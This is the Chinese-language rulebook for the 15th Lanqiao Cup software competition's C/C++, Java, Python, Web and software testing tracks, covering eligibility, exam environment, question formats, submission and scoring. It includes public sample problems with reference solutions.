

# 蓝桥杯全国软件和信息技术专业人才大赛组委会

## 第十五届蓝桥杯全国软件和信息技术专业人才大赛个人赛

### （软件赛）C/C++和 Java 组竞赛规则及说明

#### 1. 组别

C/C++程序设计分为：研究生组、大学 A 组、大学 B 组和大学 C 组。

Java 软件开发分为：研究生组、大学 A 组、大学 B 组和大学 C 组。

每位选手只能申请参加其中一个组别的竞赛。各个组别单独评奖。

研究生只能报研究生组。

重点本科院校（985、211）本科生、只能报研究生组或大学 A 组。

其它本科院校本科生可报大学 B 组及以上组别。

其它高职高专院校可自行选择报任意组别。

#### 2. 竞赛赛程

省赛时长：4 小时。

决赛时长：4 小时。

详细赛程安排以组委会公布信息为准。

#### 3. 竞赛形式

个人赛，省赛、决赛均采用封闭、限时方式进行。

选手机器通过局域网连接到各个考场的比赛服务器。

选手答题过程中不允许访问互联网，也不允许使用本机以外的资源（如 USB 连接）。

比赛系统以“服务器-浏览器”方式发放试题、回收选手答案。

选手将答案提交到比赛系统中，超过比赛时间将无法提交。

#### 4. 参赛选手机器环境

**选手机器配置：**

X86 兼容机器，内存不小于 4G，硬盘不小于 60G

操作系统：Windows7、Windows8、Windows10 或 Windows11

**C/C++语言开发环境：**

Dev-cpp 5.11 （支持 C++11 标准）

C/C++ API 帮助文档

**Java 语言开发环境：**

JDK 1.8

Eclipse-java-2020-06

API 帮助文档

#### 5. 试题形式

竞赛题目完全为客观题型，具体题型及题目数量以正式比赛时赛题为准。根据选手所提交答案的

测评结果为评分依据。

### 5.1. 结果填空题

题目描述一个具有确定解的问题。要求选手对问题的解填空。

不要求解题过程，不限制解题手段（可以使用任何开发语言或工具，甚至是手算），只要求填写最终的结果。

最终的解是一个整数或者是一个字符串，最终的解可以使用 ASCII 字符表达。

### 5.2. 编程大题

题目包含明确的问题描述、输入和输出格式，以及用于解释问题的样例数据。

编程大题所涉及的问题一定是有明确客观的标准来判断结果是否正确，并可以通过程序对结果进行评判。

选手应当根据问题描述，编写程序来解决问题，在评测时选手的程序应当从标准输入读入数据，并将最终的结果输出到标准输出中。

在问题描述中会明确说明给定的条件和限制，明确问题的任务，选手的程序应当能解决在给定条件和限制下的所有可能的情况。

选手的程序应当具有普遍性，不能只适用于题目的样例数据。

为了测试选手给出解法的性能，评分时用的测试用例可能包含大数据量的压力测试用例，选手选择算法时要尽可能考虑可行性和效率问题。

## 6. 试题考查范围

试题考查选手解决实际问题的能力，对于结果填空题，选手可以使用手算、软件、编程等方法解决，对于编程大题，选手只能使用编程解决。

竞赛侧重考查选手对于算法和数据结构的灵活运用能力，很多试题需要使用计算机算法才能有效的解决。

考查范围包括：以下范围中标\*的部分只限于 C/C++研究生组、C/C++大学 A 组、Java 研究生组、Java 大学 A 组。

**C/C++程序设计基础：**包含使用 C/C++编写程序的能力。该部分不考查选手对某一语法的理解程度，选手可以使用自己喜欢的语句编写程序。选手可在 C 语言程序中使用标准 C 的库函数，在 C++语言程序中使用标准 C++的库函数（包括 C 库、STL 等）。

**Java 软件开发基础：**包含使用 Java 编写程序的能力。该部分不考查选手对某一语法的理解程度，选手可以使用自己喜欢的语句编写程序。选手可在程序中使用 JDK 中自带的类，但不能使用其它的第三方类。

**计算机算法：**枚举、排序、搜索、计数、贪心、动态规划、图论、数论、博弈论\*、概率论\*、计算几何\*、字符串算法等。

**数据结构：**数组、对象/结构、字符串、队列、栈、树、图、堆、平衡树/线段树、复杂数据结构\*、嵌套数据结构\*等。

## 7. 答案提交

选手只有在比赛时间内提交的答案内容是可以用来评测的，比赛之后的任何提交均无效。

选手应使用考试指定的网页来提交代码，任何其他方式的提交（如邮件、U 盘）都不作为评测依据。

选手可在比赛中的任何时间查看自己之前提交的代码，也可以重新提交任何题目的答案，对于每个试题，仅有最后的一次提交被保存并作为评测的依据。在比赛中，评测结果不会显示给选手，选手应当在没有反馈的情况下自行设计数据调试自己的程序。

对于每个试题，选手应将试题的答案内容拷贝粘贴到网页上进行提交。

程序中应只包含计算模块，不要包含任何其他模块，比如图形、系统接口调用、系统中断等。对于系统接口的调用都应通过标准库来进行。

程序中引用的库应该在程序中以源代码的方式写出，在提交时也应当和程序的其他部分一起提交。

## 8. 评分

全部使用机器自动评分。

对于结果填空题，题目保证只有唯一解，选手的结果只有和解完全相同才得分，出现格式错误或有多余内容时不得分。

对于编程大题，评测系统将使用多个评测数据来测试程序。每个评测数据有对应的分数。选手所提交的程序将分别用每个评测数据作为输入来运行。对于某个评测数据，如果选手程序的输出与正确答案相匹配，则选手获得该评测数据的分数。

评测使用的评测数据一般与试题中给定的样例输入输出不一样，因此建议选手在提交程序前使用不同的数据测试自己的程序。

提交的程序应严格按照输出格式的要求来输出，包括输出空格和换行的要求。如果程序没有遵循输出格式的要求将被判定为答案错误。请注意，程序在输出的时候多输出了内容也属于没有遵循输出格式要求的一种，所以在输出的时候请不要输出任何多余的内容，比如调试输出。

C/C++选手请务必选择正确的编译器，如果编译器选择错误，可能导致编译不通过而得 0 分。C/C++选手请务必让主函数的返回值为 0，当返回非 0 时会认为程序执行错误而得 0 分。

Java 选手请务必不要使用 `package` 语句，并且确保自己的主类名称为 `Main`，否则会导致评测系统运行时找不到主类而得 0 分。

C/C++选手所有依赖的函数必须明确地在源文件中 `#include <xxx>`，不能通过工程设置而省略常用头文件。Java 选手如果程序中引用了类库，在提交时必须将 `import` 语句与程序的其他部分同时提交。只允许使用 Java 自带的类库。

## 9. 样题

样题 1：矩形切割（结果填空题）

【问题描述】

小明有一些矩形的材料，他要从这些矩形材料中切割出一些正方形。当他面对一块矩形材料时，他总是从中间切割一刀，切出一块最大的正方形，剩下一块矩形，然后再切割剩下的矩形材料，直到全部切为正方形为止。

例如，对于一块两边分别为 5 和 3 的材料（记为  $5 \times 3$ ），小明会依次切出  $3 \times 3$ 、 $2 \times 2$ 、 $1 \times 1$ 、 $1 \times 1$  共 4 个正方形。

现在小明有一块矩形的材料，两边长分别是 2019 和 324。请问小明最终会切出多少个正方形？

【答案提交】

这是一道结果填空的题，你只需要算出结果后提交即可。本题的结果为一个整数，在提交答案时只填写这个整数，填写多余的内容将无法得分。

说明：以上是问题描述的部分，选手做题时可以直接手算答案，即按照题目意思一步一步切割，最后得到切出的矩形个数，手算可能花费一些时间。如果选手在手算时使用除法等方式加快速度，时间可能少一些。如果选手编写程序来计算，可以减少手算中出现的失误。

本题答案为：21

样题 2：特别数的和（编程大题）

【问题描述】

小明对数位中含有 2、0、1、9 的数字很感兴趣（不包括前导 0），在 1 到 40 中这样的数包括 1、2、9、10 至 32、39 和 40，共 28 个，他们的和是 574。

请问，在 1 到  $n$  中，所有这样的数的和是多少？

【输入格式】

输入一行包含一个整数  $n$ 。

【输出格式】

输出一行，包含一个整数，表示满足条件的数的和。

【样例输入】

40

【样例输出】

574

【评测用例规模与约定】

对于 20%的评测用例， $1 \leq n \leq 10$ 。

对于 50%的评测用例， $1 \leq n \leq 100$ 。

对于 80%的评测用例， $1 \leq n \leq 1000$ 。

对于所有评测用例， $1 \leq n \leq 10000$ 。

说明：本题是一道编程题，选手需要编写一个程序来解决问题。以下给出一个参考程序，选手所编写的其他程序只要能给出正确的结果即可得分。

以下是 C/C++ 语言的参考代码（此代码对于 C 和 C++ 两种语言通用，对于 C++ 语言，一般会将前面的 `#include` 语句改为对应的 C++ 库）

```
#include <stdio.h>
```

```
int main()
{
    int n, i, ans = 0;
    scanf("%d", &n);
    for (i = 1; i <= n; ++i)
    {
        int t = i, ok = 0;
        while (t > 0)
        {
            int g = t % 10;
            if (g==2 || g==0 || g==1 || g==9)
                ok = 1;
            t = t / 10;
        }
        if (ok)
            ans += i;
    }
    printf("%d\n", ans);
    return 0;
}
```

以下是 Java 语言的参考代码

```
import java.util.*;
```

```
public class Main
{
    public static void main(String[] args)
    {
        Scanner sc = new Scanner(System.in);
        int n = sc.nextInt(), ans = 0;
        for (int i = 1; i <= n; ++i)
        {
```

```
int t = i;
boolean ok = false;
while (t > 0)
{
    int g = t % 10;
    if (g==2 || g==0 || g==1 || g==9)
        ok = true;
    t = t / 10;
}
if (ok)
    ans += i;
}
System.out.println(ans);
}
```

## 10. 其它注意事项

(1) 选手必须符合参赛资格，不得弄虚作假。资格审查中一旦发现问题，则取消其报名资格；竞赛过程中发现问题，则取消竞赛资格；竞赛后发现问题，则取消竞赛成绩，收回获奖证书及奖品等，并在大赛官网上公示。

(2) 参赛选手应遵守竞赛规则，赛场纪律，服从大赛组委会的指挥和安排，爱护竞赛赛场地的设备。

(3) 竞赛采用机器阅卷加少量人工辅助的方式。选手需要特别注意提交答案的形式。必须仔细阅读题目的输入、输出要求以及示例，不要随意添加不需要的内容。

(4) 使用 Java 语言时，注意主类名必须是：**Main**，不能使用 **package** 语句。使用 C/C++语言时，注意主函数需要 **return 0**。

(5) C 组与 C++组选手提交答案时，一定要注意选择 **C、C++或 C++11**（即编译器类型）。因为使用机器阅卷，很可能会因为选手选择了错误的编译器，而使自己代码无法编译通过。



# 蓝桥杯全国软件和信息技术专业人才大赛组委会

## 第十五届蓝桥杯全国软件和信息技术专业人才大赛个人赛 (软件赛) Python 组竞赛规则及说明

### 1. 组别

Python 程序设计分为：研究生组、大学 A 组、大学 B 组和大学 C 组。

每位选手只能申请参加其中一个组别的竞赛。各个组别单独评奖。

研究生只能报研究生组。

重点本科院校（985、211）本科生、只能报研究生组或大学 A 组。

其它本科院校本科生可报大学 B 组及以上组别。

其它高职高专院校可自行选择报任意组别。

### 2. 竞赛赛程

省赛时长：4 小时。

决赛时长：4 小时。

详细赛程安排以组委会公布信息为准。

### 3. 竞赛形式

个人赛，省赛、决赛均采用封闭、限时方式进行。

选手机器通过局域网连接到各个考场的比赛服务器。

选手答题过程中不允许访问互联网，也不允许使用本机以外的资源（如 USB 连接）。

比赛系统以“服务器-浏览器”方式发放试题、回收选手答案。

选手将答案提交到比赛系统中，超过比赛时间将无法提交。

### 4. 参赛选手机器环境

**选手机器配置：**

X86 兼容机器，内存不小于 4G，硬盘不小于 60G

操作系统：Windows7、Windows8、Windows10 或 Windows11

**编程环境：**

编译器：Python 3.8.6

编辑器：IDLE（Python 自带编辑器）

### 5. 试题形式

竞赛题目完全为客观题型，具体题型及题目数量以正式比赛时赛题为准。根据选手所提交答案的测评结果为评分依据。

#### 5.1. 结果填空题

题目描述一个具有确定解的问题。要求选手对问题的解填空。

不要求解题过程，不限制解题手段（可以使用任何开发语言或工具，甚至是手算），只要求填写最终的结果。

最终的解是一个整数或者是一个字符串，最终的解可以使用 ASCII 字符表达。

## 5.2. 编程大题

题目包含明确的问题描述、输入和输出格式，以及用于解释问题的样例数据。

编程大题所涉及的问题一定是有明确客观的标准来判断结果是否正确，并可以通过程序对结果进行评判。

选手应当根据问题描述，编写程序（使用 Python 编写）来解决问题，在评测时选手的程序应当从标准输入读入数据，并将最终的结果输出到标准输出中。

在问题描述中会明确说明给定的条件和限制，明确问题的任务，选手的程序应当能解决在给定条件和限制下的所有可能的情况。

选手的程序应当具有普遍性，不能只适用于题目的样例数据。

为了测试选手给出解法的性能，评分时用的测试用例可能包含大数据量的压力测试用例，选手选择算法时要尽可能考虑可行性和效率问题。

## 6. 试题考查范围

试题考查选手解决实际问题的能力，对于结果填空题，选手可以使用手算、软件、编程等方法解决，对于编程大题，选手只能使用编程解决。

竞赛侧重考查选手对于算法和数据结构的灵活运用能力，很多试题需要使用计算机算法才能有效的解决。

考查范围包括：以下范围中标\*的部分只限于 Python 研究生组、Python 大学 A 组

**Python 程序设计基础：**包含使用 Python 编写程序的能力。该部分不考查选手对某一语法的理解程度，选手可以使用自己喜欢的语句编写程序。

**计算机算法：**枚举、排序、搜索、计数、贪心、动态规划、图论、数论、博弈论\*、概率论\*、计算几何\*、字符串算法等。

**数据结构：**数组、对象/结构、字符串、队列、栈、树、图、堆、平衡树/线段树、复杂数据结构\*、嵌套数据结构\*等。

## 7. 答案提交

选手只有在比赛时间内提交的答案内容是可以用来评测的，比赛之后的任何提交均无效。

选手应使用考试指定的网页来提交代码，任何其他方式的提交（如邮件、U 盘）都不作为评测依据。

选手可在比赛中的任何时间查看自己之前提交的代码，也可以重新提交任何题目的答案，对于每个试题，以最后一次提交作为评测的依据。在比赛中，评测结果不会显示给选手，选手应当在没有反馈的情况下自行设计数据调试自己的程序。

对于每个试题，选手应将试题的答案内容拷贝粘贴到网页上进行提交。

Python 程序仅可以使用 Python 自带的库，评测时不会安装其他的扩展库。

程序中应只包含计算模块，不要包含任何其他的模块，比如图形、系统接口调用、系统中断等。对于系统接口的调用都应通过标准库来进行。

程序中引用的库应该在程序中以源代码的方式写出，在提交时也应当和程序的其他部分一起提交。

## 8. 评分

全部使用机器自动评分。

对于结果填空题，题目保证只有唯一解，选手的结果只有和解完全相同才得分，出现格式错误或有多余内容时不得分。

对于编程大题，评测系统将使用多个评测数据来测试程序。每个评测数据有对应的分数。选手所提交的程序将分别用每个评测数据作为输入来运行。对于某个评测数据，如果选手程序的输出与正确答案相匹配，则选手获得该评测数据的分数。

评测使用的评测数据一般与试题中给定的样例输入输出不一样，因此建议选手在提交程序前使用不同的数据测试自己的程序。

提交的程序应严格按照输出格式的要求来输出，包括输出空格和换行的要求。如果程序没有遵循输出格式的要求将被判定为答案错误。请注意，程序在输出的时候多输出了内容也属于没有遵循输出格式要求的一种，所以在输出的时候请不要输出任何多余的内容，比如调试输出。

## 9. 样题

样题 1：矩形切割（结果填空题）

【问题描述】

小明有一些矩形的材料，他要从这些矩形材料中切割出一些正方形。

当他面对一块矩形材料时，他总是从中间切割一刀，切出一块最大的正方形，剩下一块矩形，然后再切割剩下的矩形材料，直到全部切为正方形为止。

例如，对于一块两边分别为 5 和 3 的材料（记为  $5 \times 3$ ），小明会依次切出  $3 \times 3$ 、 $2 \times 2$ 、 $1 \times 1$ 、 $1 \times 1$  共 4 个正方形。

现在小明有一块矩形的材料，两边长分别是 2019 和 324。请问小明最终会切出多少个正方形？

【答案提交】

这是一道结果填空题，你只需要算出结果后提交即可。本题的结果为一个整数，在提交答案时只填写这个整数，填写多余的内容将无法得分。

说明：以上是问题描述的部分，选手做题时可以直接手算答案，即按照题目意思一步一步切割，最后得到切出的矩形个数，手算可能花费一些时间。如果选手在手算时使用除法等方式加快速度，时间可能少一些。如果选手编写程序来计算，可以减少手算中出现的失误。

本题答案为：21

样题 2：特别数的和（编程大题）

【问题描述】

小明对数位中含有 2、0、1、9 的数字很感兴趣（不包括前导 0），在 1 到 40 中这样的数包括 1、2、9、10 至 32、39 和 40，共 28 个，他们的和是 574。

请问，在 1 到  $n$  中，所有这样的数的和是多少？

【输入格式】

输入一行包含一个整数  $n$ 。

【输出格式】

输出一行，包含一个整数，表示满足条件的数的和。

【样例输入】

40

【样例输出】

574

【评测用例规模与约定】

对于 20% 的评测用例， $1 \leq n \leq 10$ 。

对于 50% 的评测用例， $1 \leq n \leq 100$ 。

对于 80% 的评测用例， $1 \leq n \leq 1000$ 。

对于所有评测用例， $1 \leq n \leq 10000$ 。



说明：本题是一道编程题，选手需要编写一个程序来解决问题。以下给出一个参考程序，选手所编写的其他程序只要能给出正确的结果即可得分。

```
n = int(input())
ans = 0
for i in range(1,n+1):
    t = i
    ok = False
    while t>0:
        g = t % 10
        if g==2 or g==0 or g==1 or g==9:
            ok = True
        t = t // 10
    if ok:
        ans += i
print(ans)
```

## 10. 其它注意事项

（1）选手必须符合参赛资格，不得弄虚作假。资格审查中一旦发现问题，则取消其报名资格；竞赛过程中发现问题，则取消竞赛资格；竞赛后发现问题，则取消竞赛成绩，收回获奖证书及奖品等，并在大赛官网上公示。

（2）参赛选手应遵守竞赛规则，赛场纪律，服从大赛组委会的指挥和安排，爱护竞赛场地的设备。

（3）竞赛采用机器阅卷和少量人工辅助的方式。选手需要特别注意提交答案的形式。必须仔细阅读题目的输入、输出要求以及示例，不要随意添加不需要的内容。

（4）选手须使用大赛组委会指定的 Python 3.8.6 自带 IDLE 编辑器的编码格式，使用其他编辑器产生的问题由选手自己负责。



# 蓝桥杯全国软件和信息技术专业人才大赛组委会

## 第十五届蓝桥杯全国软件和信息技术专业人才大赛个人赛 (软件赛) Web 应用开发组竞赛规则及说明

### 1. 组别

Web 应用开发分为：大学组和职业院校组。

每位选手只能申请参加其中一个组别的竞赛。各个组别单独评奖。

研究生和本科生只能报大学组。

其它高职高专院校可自行选择报任意组别。

### 2. 竞赛赛程

省赛时长：4 小时。

决赛时长：4 小时。

详细赛程安排以组委会公布信息为准。

### 3. 竞赛形式

个人赛，省赛、决赛均采用封闭、限时方式进行。

选手机器通过局域网连接到各个考场的比赛服务器。

选手答题过程中不允许访问互联网，也不允许使用本机以外的资源（如 USB 连接）。

比赛系统以“服务器-浏览器”方式发放试题、回收选手答案。

选手将答案提交到比赛系统中，超过比赛时间将无法提交。

### 4. 参赛选手机器环境

**选手机器配置：**

X86 兼容机器，内存不小于 4G，硬盘不小于 60G

操作系统：Windows7、Windows8、Windows10 或 Windows11

显示器：分辨率 1024\*768 像素或以上

**Web 前端开发环境：**

(1) Google Chrome 浏览器（正式版，v90 以上版本），

官方下载：<https://www.google.cn/chrome>

(2) Visual Studio Code 代码编辑器（正式版，v1.36 以上版本），

官方下载：<https://code.visualstudio.com>

在 Visual Studio Code 安装 Live Server 插件，

官方下载：<https://marketplace.visualstudio.com/items?itemName=ritwickdey.LiveServer>

(3) Node.js 环境（正式版，v12.x 以上版本），

官方下载：<https://nodejs.org/zh-cn/download/>

(4) 支持压缩.zip 压缩包的压力软件（7-Zip 16.04 及以上版本），

推荐使用免费开源软件：<https://www.7-zip.org>

## 5. 试题形式

试题均为**场景实战题**（编程实操），选手根据需求说明，通过完善程序代码、配置和管理项目的形式排除程序错误或完成预期需求。

### 5.1. 场景实战题

场景实战题目均包含完整的题面 PDF 文档（Google Chrome 支持浏览 PDF）和基础源代码压缩包。题面文档中会详细说明题目的背景、需求、目标。选手需认真读题，结合题目给出的基础源代码，通过修改、新增代码来实现题目给出的最终目标。

部分题目可能包含前序准备步骤。例如，解压缩相应的资源文件，在浏览器中预览网页效果等。大部分情况下，我们默认选手已经掌握了前端开发过程中可能涉及的基础知识和方法，不会给予单独的提示。同时，题目不会给予 IDE 开发工具的使用方法提示。

特别说明：基础源代码在无明确说明的情况下，请勿随意修改文件名称、文件夹名称、文件存放结构。务必严格规范根据题意操作，否则可能会影响最终阅卷的准确性。

## 6. 试题考查范围

试题考查选手解决实际问题的能力，侧重考查选手阅读、分析、理解需求，实现功能性需求（静态、动态页面效果，API 开发与调用），实现非功能性需求（如兼容性、安全性、性能），产品交付（打包、部署）等方面的能力。知识范围包括但不限于：

参赛组别	考察知识范围
职业院校组	HTML5、CSS3、JavaScript、ES6、Axios、Vue.js <sup>(v3.0+)</sup> 、ElementPlus <sup>(v2.3.6+)</sup> 、ECharts <sup>(v5+)</sup>
大学组	HTML5、CSS3、JavaScript、ES6、Axios、Vue.js <sup>(v3.0+)</sup> 、ElementPlus <sup>(v2.3.6+)</sup> 、ECharts <sup>(v5+)</sup> 、Node.js <sup>(v12.x)</sup>

考察点	知识点
HTML5、CSS3	1.HTML 基础标签 2.HTML5 新特性 3.HTML5 本地存储 4.CSS 基础语法 5.盒子模型 6.浮动与定位 7.CSS3 新特性 8.弹性盒子 9.媒体查询
JavaScript	1.JavaScript 基础语法 2.DOM 与 BOM 3.JavaScript 内置对象 4.JavaScript 事件 5.JavaScript AJAX 6.正则表达式
ES6	1.let 和 const 命令 2.class 3.set 和 map 4.Proxy 5.字符串、函数、数组和对象的扩展

	6.异步编程与模块化
Axios	1. Axios API 2. Axios 实例 3. 请求配置 4. 默认配置 5. 拦截器
Vue.js	1.Vue 核心（常用指令、常用模板语法、生命周期、数据渲染、事件绑定、自定义指令、组合式函数、插件等） 2.Vue 组件（组件定义及使用、父子组件、兄弟组件、异步组件、组件插槽、依赖注入等） 3.vue-router <sup>(v4.x)</sup> 使用 4.pinia 使用
ElementPlus	1.基础组件的使用 2.表单和表格组件 3.反馈组件 4.导航组件
ECharts	1.ECharts 基础语法 2.ECharts 绘制图表 3.ECharts 异步数据加载和更新 4.ECharts 交互组件 5.ECharts 事件处理
Node.js	1. Node.js 基础 2.内置模块使用（fs、http 等）

## 7. 答案提交

选手只有在比赛时间内提交的答案内容是可以用来评测的，比赛之后的任何提交均无效。选手应使用考试指定的网页来提交代码，任何其他方式的提交（如邮件、U 盘）都不作为评测依据。

选手可在比赛中的任何时间查看自己之前提交的代码，也可以重新提交任何题目的答案，对于每个试题，以最后一次提交作为评测的依据。在比赛中，评测结果不会显示给选手，选手应当在没有反馈的情况下自行调试。

最后，由于题目考察内容的差异，每道题目最终需提交的资料和步骤均会在题面 PDF 文档中详细说明，请严格按照相应要求进行操作。

## 8. 评分

全部题目将使用前端自动化测试技术完成机器自动评分。

对于功能实现类型的题目，我们会基于单独的测评数据来测试功能实现的完整性。

对于页面布局类型的题目，我们会基于最终效果和目标效果的相似度进行评分。

## 9. 样题

样题详见文档附录。

## 10. 其它注意事项

（1）选手必须符合参赛资格，不得弄虚作假。资格审查中一旦发现问题，则取消其报名资格；竞赛过程中发现问题，则取消竞赛资格；竞赛后发现问题，则取消竞赛成绩，收回获奖证书及奖品等，

并在大赛官网上公示。

（2）参赛选手应遵守竞赛规则，赛场纪律，服从大赛组委会的指挥和安排，爱护竞赛赛场地的设备。

（3）竞赛采用机器阅卷加少量人工辅助的方式。选手需要特别注意提交答案的形式。必须仔细阅读题目的要求和示例，不要随意添加不需要的内容。

# 样题 A: 用户名片

## 介绍

CSS 样式是前端开发的必备技能之一，下面请你用你丰富的经验帮小蓝完成一个漂亮的用户名片制作吧。

## 准备


开始答题前，需要先打开本题的项目代码文件夹，目录结构如下：

```
├── css
│   └── style.css
├── images
└── index.html
```

其中：

- `css/style.css` 是样式文件。
- `images` 是页面布局需要用到的图片素材。
- `index.html` 是主页面。

在浏览器中预览 `index.html` 页面效果如下：



## 目标

请通过补充或者修改 `css/style.css` 中的样式（注意：不要修改元素大小），达到以下效果：

1. 实现卡片（`class = card`）和用户头像（`class = avatar`）元素水平垂直居中。
2. 左侧文字（`class = level` 和 `class = points`）水平居中。

完成后，最终页面效果如下：



## 规定

请勿修改已经提供的代码，以免造成判题无法通过。

请严格按照考试步骤操作，切勿修改考试默认提供项目中的文件名称、文件夹路径等。

## 判分标准

- 本题完全实现题目目标得满分，否则得 0 分。

## 答案提交

本题请勿新增、修改基础源代码中的文件名称、文件夹名称、文件存放层级结构。最后将答题后的 01 文件夹压缩成 01.zip 压缩包（请务必使用.zip 格式，其他压缩包格式无法正常判卷）后提交。

\*本题可以复制下方链接到浏览器中打开：

<https://www.lanqiao.cn/courses/13310/learning/?id=657983>



# 蓝桥杯全国软件和信息技术专业人才大赛组委会

## 第十五届蓝桥杯全国软件和信息技术专业人才大赛个人赛 (软件赛) 软件测试组竞赛规则及说明

### 1. 组别

本次比赛不分组别。具有正式学籍的在校全日制研究生、本科及高职高专学生均可报名参赛。

### 2. 竞赛赛程

省赛时长：4 小时。

决赛时长：4 小时。

详细赛程和时间安排以组委会公布的信息为准。

### 3. 竞赛形式

个人赛，省赛、决赛均采用封闭、限时方式进行。

选手机器通过局域网连接到各个考场的比赛服务器。

选手答题过程中不允许访问互联网，也不允许使用本机以外的资源（如 USB 连接）。

比赛系统以“服务器-浏览器”方式发放试题、回收选手答案。

选手将答案提交到比赛系统中，超过比赛时间将无法提交。

### 4. 赛点及参赛选手机器环境

#### 4.1 赛点服务器

操作系统：推荐使用 Windows10x64 位操作系统，内存不低于 8G，硬盘不小于 120G。

显示器：分辨率 1024\* 768 像素或以上。

#### 4.2 参赛选手机器环境

操作系统：推荐使用 Windows10x64 位操作系统，内存不低于 4G，硬盘不小于 120G。

显示器：分辨率 1024\*768 像素或以上。

工具套件：Office 工具套件（包括 Excel、Word）、Winrar 或 7Zip 等 Zip 文件解压缩工具、



Vmware Workstation16（该工具请自行激活）。

Java 参赛环境	(1) JDK 1.8 (2) Eclipse-java-2020-06 (3) Selenium-4.4.0 (4) Firefox Setup v117.0 (5) geckodriver-v0.33.0-win64 (6) Junit-4.13.jar
Python 参赛环境	(1) Python 3.8.6 (2) Eclipse-java-2020-06 (3) Selenium-4.4.0 (4) Firefox Setup v117.0 (5) geckodriver-v0.33.0-win64

## 5. 试题形式

试题中的各种题型均是对软件实施测试的不同技术手段，选手根据题目说明，通过提供的模板和代码文件完善内容达到预期要求。

竞赛题目分为 3 个部分，分别是：功能测试、自动化测试、单元测试。其中：

功能测试属于主观设计题。主要考察测试用例的设计能力以及发现缺陷的能力。选手需认真读题，结合题目给出的需求和说明，使用我们提供的 Excel 模板来填写答案。

自动化测试和单元测试属于编程题。题目包含明确的问题描述，详细的操作步骤，根据说明完成项目包中对应代码文件的代码编写。

试题总分为 150 分，选手可自行选择 Java 或 Python 语言进行自动化测试和单元测试，也可以语言交叉进行答题。

部分题目包括前序准备步骤。例如，提前部署好被测系统、熟悉单元测试源代码等。大部分情况下，我们默认选手已经掌握了软件测试相关基础知识和方法，不会给予单独的提示。

**特别说明：**Excel 文件和基础源代码在无明确说明的情况下，请勿随意修改文件名称、文件夹名称、文件存放结构。务必严格规范根据题意操作，否则可能会影响最终阅卷的准确性。

## 6. 试题考察范围

试题考察选手解决实际问题的能力，侧重考察选手阅读、分析、理解需求，使用各种测试技术对被测对象实施测试并发现缺陷的能力。知识范围包括但不限于：

题目类型	考点	最终提交文件	分值	考察范围
功能测试	设计测试用例	Excel 文件	30	1. 考察 8 种黑盒测试用例的设计方法; 2. 考察测试用例文档的编写规范; 3. 考察测试用例的级别定义。
	提交缺陷报告	Excel 文件	40	1. 考察缺陷的发现能力; 2. 考察缺陷报告的编写规范; 3. 考察缺陷报告的级别定义
自动化测试	自动化测试编程	.java 或 .py 文件	50	1. 考察 Selenium 工具中个方法的运用能力; 2. 考察 Junit/Unittest 测试框架的运用能力; 3. 考察 Java/Python 的基础编程能力; 4. 考察 HTML、CSS、JS 的基础运用能力。
单元测试	单元测试编程		30	1. 考察 Java/Python 基础代码的理解能力; 2. 考察白盒测试用例设计方法的运用能力; 3. 考察 Junit/Unittest 单元测试工具的运用能力。

考察点	知识点
设计测试用例	<p>1.测试用例 8 种设计方法：边界值、等价类、因果图、判定表、正交法、场景法、大纲法、错误推测法。</p> <p>2.测试用例文档的编写规范：用例编号、模块名称、功能名称、用例标题、前置条件、执行步骤、预期结果、用例等级。</p> <p>3.测试用例的基本概念和术语：黑盒测试和白盒测试、手工测试和自动化测试、单元测试、测试用例级别。</p>
提交缺陷报告	<p>1.考察缺陷的发现能力;</p> <p>2.考察缺陷报告的编写规范;</p> <p>3.考察缺陷报告的级别定义。</p>
测试基本术语	<p>1.黑盒测试和白盒测试;</p> <p>2.手工测试和自动化测试;</p> <p>3.单元测试;</p> <p>4.用例优先级、缺陷级别等。</p>
Selenium	<p>1.WebDriver 初始化;</p> <p>2.浏览器打开、关闭、窗口操作、导航操作;</p> <p>3.八种元素定位器、窗口切换、frame 切换;</p> <p>4.浏览器元素的基本操作、下拉框、弹出框、附件上传;</p> <p>5.时间等待的几种方式;</p>

	6.JS 执行滚动条操作、页面元素属性的更改; 7.模拟鼠标键盘的 Action 方法; 8.页面元素截图和全屏截图方法; 9.测试框架中注解、断言、执行顺序等; 10.数据驱动、参数化; 11.异常测试、超时测试等; 12.PO 模式。
白盒测试思想	1.逻辑覆盖法: 语句覆盖、判定覆盖、条件覆盖、判定条件覆盖、条件组合覆盖、基本路径覆盖; 2.循环语句覆盖法: 简单循环、嵌套循环、串接循环。
单元测试工具	1.常见注解; 2.常用断言; 3.异常测试; 4.测试套件; 5.执行顺序; 6.数据驱动; 7.参数化; 8.编码规范。

## 7. 答案提交

选手只有在比赛时间内提交的答案内容是有效的，比赛之后的任何提交均无效。选手应使用考试指定的网页来提交答案和代码，任何其他方式的提交（如邮件、U 盘）都不作为评测依据。

选手可在比赛中的任何时间查看自己之前提交的答案，也可以删除已经提交的答案，重新提交新答案，对于每个试题，以最后一次提交作为评测依据。在比赛中，评测结果不会显示给选手，选手应当在没有反馈的情况下自行设计数据调试自己的程序。

最后，由于题目考察内容的差异，每道题目最终需提交的资料和步骤均会在题面 PDF 文档中详细说明，请严格按照相应要求进行操作。

## 8. 评分

文档类答案，我们将采用自动化测试技术机器自动评分+人工复核的方式。

代码类答案，将根据判分规则采用自动化测试技术完成机器自动评分。
